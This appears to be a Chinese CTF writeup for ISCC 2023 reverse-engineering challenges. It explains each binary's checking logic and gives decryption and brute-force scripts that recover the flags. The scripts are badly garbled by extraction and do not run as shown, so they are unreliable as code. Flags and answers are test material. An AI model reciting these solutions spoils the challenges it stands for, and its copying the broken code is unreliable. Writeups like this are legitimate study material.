

ISCC2023 练武题部分RE&PWN writeup Reverse JustDoIt 查看程序信息是32位的exe文件,直接IDA中打开,对其进行分析后将一些函数和变量重命名便于分析
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 #include <stdio.h> #include <string.h> void decrypt (char *input, char *key, int len) int i, j, k, m, v4;for (m = len - 1 ; m > 0 ; --m) {4 ] % 5 ;2 ] % 6 + key[3 ] / 6 ;1 ] / 7 + *key % 7 ;for (k = len - 1 ; k > 0 ; --k) {1 ];for (j = len - 2 ; j >= 0 ; --j) {1 ] = input[j];0 ] = v4;for (i = 0 ; i < len; ++i) {60 ;int main () {char data[] = {0x17 , 0x44 , 0x44 , 0x0F , 0x5E , 0x0A , 0x08 , 0x0A , 0x06 , 0x5F , 0x08 , 0x18 , 0x57 , 0x03 , 0x1A ,0x69 char key[] = "ISCC" ;16 );printf ("%s" ,data);
变形记 查看程序信息是32位的exe文件,IDA打开后发现程序应该是经过高优化的cpp,在程序中发现等号开头的字符串,可以猜测是逆序后的base64编码,但整体静态分析困难于是采用动态调试进行分析
之后又出现了程序中明文逆序后的base64
猜测程序会根据输入字母连续的数量,变成对应的字母+数字形式,base64后与明文逆序后的base64进行比较,如果相等则输入正确,之后通过多个输入样例验证猜想,发现基本一致,如果字母只有一个,没有出现连续,则没有后面的数字
因此可以编写解密脚本如下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
import base64'=M3YzVlQ5N2c6FWeRJTYzZnQhJjQ' 1 ]'utf-8' )'0123456789' '' for i in range (len (txt)-1 ):if txt[i] in num:continue if txt[i+1 ] not in num:else :ord (txt[i+1 ])-0x30 )print ('ISCC{' +p+txt[len (txt)-1 ]+'}' )

《狂彪》-1 首先对synthesis程序进行逆向分析64位的ELF文件,程序逻辑中发现需要material和product并且需要反应过程,查看另外两个文件发现是Cairo Reverse,从recipe获取必要func的类型的参数,func get_processx一共有两种类型,一种是平方,另一种是三次方

从recipe_compiled.json获取大质数以及不同材料对应的参数
编写脚本求上述所需内容
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
from Crypto.Util.number import long_to_bytesdef get1 (x,y ):0x800000000000011000000000000000000000000000000000000000000000001 2 ) print (flag)def get2 (x,y ):0x800000000000011000000000000000000000000000000000000000000000001 3 ) print (flag)0x342d632f16ffb39ea1c9ff43c5fd ,0x800000000000010fffffffffffffffffffffffffffffffffffff86d97ac3b68 )0x4168c574ea889d901813f732 ,0x800000000000010fffffffffffffffffffffffffffffffffffffdd7996ba75d )0x537660c40b480f3f9d536943af3d1d ,0x800000000000010ffffffffffffffffffffffffffffffffffefdab85793eef8 )0x6f660865f9b7ac5f2151347c1dfa63ff74f2d353a9e012f36603f26e69bb81 ,0x800000000000010ffffffffffffffffffc7a968ba59673b1ccc65657cc46597 )0x5769491b82af24d9c7a51fea1f3dfd ,0x800000000000010fffffffffffffffffffffffffffffffffff96a87dcc85c68 )0x4f765a4dd1b64b37bfffee543fe821901b91bffcfb ,0x800000000000010fffffffffffffffffffffffffffffca971685c93ddca6676 )0x4469656c732d416c646471de4768244dbc0502ad ,0x800000000000010fffffffffffffffffffffffffffffffffffffeffdeeca462 )0x4f6c60bd9cb557174a4b36d29d740d45e3 ,0x800000000000010fffffffffffffffffffffffffffffffffdd768b9a5c3a2ad )0x4b72494bd06e442a4b6e3337e5c3554881796337902326 ,0x800000000000010ffffffffffffffffffffffffffffffffff8b79567c93dccf )0x526f71b17463ac25adc0329705cbaff72086423381e19e9207f75726 ,0x800000000000010fffffffffffffffffffffffffffffff86ad759a3cb59bbcf )0x4744387d915d3e20eb63195f4ee8e18d86 ,0x800000000000010fffffffffffffffffffffffffffffffffffffc6978b46977 )0x2046616c629a738c4fa8c39659665c754c516e ,0x800000000000010fffffffffffffffffffffffffffffffffffffdd78b3c6689 )0x4c73b9f514a9afdf757e18020f8cae ,0x800000000000010fffffffffffffffffffffffffffffffffffffff87a9756b5 )0x46694cdd71c40446da2dd7241b54f1acb0a0882da7f2a1736e4560416e ,0x800000000000010ffffffffffffffffffffffffffffff77d5936eee1cc5c1c9 )0x1c87779e71ce885c2c59b33bde07571630f7 ,0x800000000000010ffffffffffffffffffffffffffffffffffff6c95738b199a )0x476c61736572293f6be76d101d052d743a5fbf ,0x800000000000010fffffffffffffffffffffffffffffffffffffffe68719067 )


得到了反应原料、反应步骤。之后根据material和product搜索4-chloroisatin制Ammosamide B的方法
发现整个只用到了Wittig Reaction,Rosenmund-von Braun Reaction,Fischer-Speier Esterification三个反应分别对应process3,8,12,将程序原数按process顺序计算后,带入va发现成功过判断,最后带入getflag函数中
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 #include <iostream> #include <string> Material (__int64 a1) return a1 + 0xEC65771672229 LL;process3 (__int64 a1) return a1 ^ 0x9625A51F09 LL;process8 (__int64 a1) return a1 + 0x2B26652918 LL;process12 (__int64 a1) return a1 ^ 0x797CD6F373251D89 LL;int __fastcall get_flag (__int64 a1, const char *a2, const char *a3) printf ("%s%d_%s_%lld_%s%s\n" , "ISCC{" , (a1 % 100000 % 2 ) ^ (2 * (a1 % 100000 )), a2, a1, a3, "}" );return putchar (10 );std ;int main () {0x796B159ACD626B88 ;printf ("%llx\n" ,material);0x50d7c32f4a659 ,"4-chloroisatin" ,"Ammosamide B" );


奇门遁甲 按顺序进不同的门能获得碎片,switch里一共有8个,按照程序逻辑顺序,也就是order的12345678,取出函数内字符串后拼起来套上ISCC{}即可。
如果硬要探究逻辑部分也可以,程序很长很复杂,动调然后直接找check部分,与程序中出现的明文值比较


Convert 对程序简单分析重命名后可以发现,整体只有一个encode函数对输入做了加密,之后与v8进行比较,因此只需要探究encode函数算法,对其算法进行逆向即可
观察其内部主要算法涉及取余,采用爆破更加合适,编写脚本如下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
data = [0x28 , 0x30 , 0x24 , 0x24 , 0x62 , 0x22 , 0x44 , 0x38 , 0x15 , 0x3D , 0x4B , 0x1A , 0x7A , 0x43 , 0x63 , 0x60 , 0x23 , 0x5C , 0x3A , 0x47 , 0x47 , 0x33 , 0x73 ]"" for j in range (23 ):if j >= 20 :chr (data[j]-j+32 )else :4 for i in range (128 ):32 if j//4 == 0 :ord ("ISCC" [k]) % 4 ))if temp == data[j]:print (j,final)chr (final)break elif j//4 == 1 :ord ("ISCC" [k]) % 5 )if temp == data[j]:print (j,final)chr (final)break elif j//4 == 2 :2 *k)if temp == data[j]:print (j,final)chr (final)break elif j//4 == 3 :4 ]if temp == data[j]:print (j,final)chr (final)break elif j//4 == 4 :ord ("ISCC" [k]) // 5 )if temp == data[j]:print (j,final)chr (final)break print (strs)


Pull the Wool Over People’s Eyes IDA打开后发现又是与前面题类似的cpp文件,通过静态+动调先对程序的基本功能进行分析,对相应变量及函数进行重命名,找到了如下两个关键函数和字符串,以及进行加密逻辑的异或运算
发现输入长度为20,输入流紧接着的sort_string函数是对里面明文字符串YouAresoClever进行ascii从小到大排序之后,与输入两者异或得到另一个data,之后对其进行二进制转化,与程序中的明文二进制进行比较。

判断是与程序中明文0和1组成的字符串进行比较,因此直接将二进制转化为方便运算的16进制数,编写解密脚本即可
1
2
3
4
data = bytearray ([0x00 ,0x00 ,0x00 ,0x00 ,0x00 ,0x10 ,0x7b ,0x6c ,0x22 ,0x0a ,0x2d ,0x1e ,0x38 ,0x57 ,0x51 ,0x3a ,0x5c ,0x3e ,0x20 ,0x00 ])b"ISCC{ACYeeeloorrsuv}" for i in range (20 ):print (chr (data[i] ^ key[i]), end='' )



Congratulations 对程序简单分析,发现main中有两个加密函数,进入函数查看功能后,对其进行重命名,发现输入的内容先经过凯撒加密后,再进行自定义加密内容,与data的值进行比较。直接从data逆向算法即可
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 #include <iostream> void decrypt (unsigned char *data, char *key, int len) int i,j,k;for (i = 0 ; i < len - 1 ; ++i){1 ];for (j = len - 2 ; j >= 0 ; --j){1 ];for (k = 0 ; k < len - 1 ; ++k){30 ;void Caesar (unsigned char *text, int a2) int i;char v4[36 ];char v5[32 ];memcpy (v5, "abcdefghijklmnopqrstuvwxyz" , 26 );memcpy (v4, "ABCDEFGHIJKLMNOPQRSTUVWXYZ" , 26 );for ( i = 0 ; ; ++i )if ( !text[i] )break ;if ( text[i] < 97 || text[i] > 122 )if ( text[i] >= 65 && text[i] <= 90 )65 + a2 + 26 ) % 26 ];else 97 + a2 + 26 ) % 26 ];int main () unsigned char data[26 ] = {0xA5 , 0x43 , 0x53 , 0x94 , 0x50 , 0x41 , 0x6A , 0xEF , 0x7D , 0x8C , 0xB9 , 0x61 , 0xA9 , 0x89 , 0x17 , 0x93 ,0x70 , 0x70 , 0xE5 , 0x60 , 0xB5 , 0x49 , 0xA6 , 0x78 , 0xF7 , 0x5F ,char key[] = "ISCC" ;int len = 26 ;decrypt (data,key,len);Caesar (data,1 );for (unsigned char i : data) {printf ("%c" ,i);
最后手动补上一个后花括号
